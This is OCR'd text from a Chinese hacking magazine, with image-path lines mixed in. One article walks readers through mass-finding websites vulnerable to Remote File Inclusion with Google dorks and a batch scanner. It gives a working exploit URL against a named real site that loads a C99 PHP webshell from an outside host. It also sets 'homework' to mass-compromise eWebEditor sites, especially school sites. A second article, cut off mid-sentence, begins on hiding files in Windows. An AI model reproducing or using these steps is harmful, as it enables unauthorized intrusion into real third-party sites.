




图5

四、Goo 清扫员搞定 RFI

RFI 即远程文件包含，在前几期的杂志中也曾经介绍过。这种漏洞在国外很火的，既然国外玩的很火，那大菜鸟就带领叉子们去挖RFI了，打开milw0rm 网站，找到有关RFI 的漏洞公告，如图6。


图6

叉子们看到这段英文：Remote File Inclusion Vulnerability，也就是远程文件包含漏洞了，我随机选择了一个，打开后是一个文本文件。我们注意一个单词dork，即利用Google的搜索方法，但我们现在是演示利用Goo 清扫员来验证存在RFI 的漏洞网址，功能与前面的SimpleGoogle 深度挖掘相似，但这个工具的灵活性更高，有并发线程，可自由验证。我们复制RFI 网址列表到“分析”框下，如图7。


图7


RFI 利用的形式为：http://www.tkuehle.de/wp-ontent/plugins/wordtube/wordtube-button.php?wpPATH=http://xhonker.com/x.txt?，后面文本文件的网址就是我们的shell了，我使用的是C99 汉化版的php shell。这时点“添加到列表”，在检测处我们可以看到全部的网址被导入了。还有一个就是设置验证字符了，在左上的“分析”中输入“服务器”，OK，现在点击“开始”，就可以自动验证了。这不，扫描结果处出现好多了，挑一个打开看看，不错吧，一个php shell 就这么简单的搞到了，如图8。



图8

通过这两个google 黑客工具的实例应用，我们可以看到其中的方法与思路才是最重要的。最后，我交给大家一份作业，也是批量搞Web shell哦，结合以前X上介绍过的eWebEditor 在线编辑器的漏洞利用，很多站点都在使用，尤其是学校，存在弱口令漏洞、默认数据库、上传漏洞。搜索语法：ewebeditor inurl:(../eWebEditor/UploadFile/)，去掉uploadfile 加上后台地址或是数据库地址，好了，叉子别忘了去黑X 论坛提交战果哦！


（本文所涉及到的SimpleGoogle、Goo 清扫员以及作者推荐的Goo 小跑堂、Google 蜘蛛、Google Hack V2.0、Google Hacker 1.2、t3chn0bra1n_z_Googler 和Alt-Google 已收录到光盘中）



让 Windows 帮我们隐藏文件

工藤柯南（独行任逍遥）

一、瞒天过海


图1

使用资源编辑软件（ResHacker、Restorator 等）打开C:\windows\system32\shell32.dll，找到几个空白的图标，任选其一导出，如图1、图2。

再打开要隐藏的文件（需是资源编辑软件支持的文件类型），将图标替换成刚才导出的空白图标并保存，如图3，图4。

然后为文件改名，按住ALT 键，在小键盘区依次按1、2、7 这三个键，会发现文件名变成类似空格的不可显现的字符（Windows 下不支持空格做文件名，但CMD 里可以给文件改成空格的名字，命令：ren 1.txt " .txt"，或者直接把文件名去掉ren 1.txt .txt），再把文件夹选项里的“隐藏已知文件类型的扩




图 2

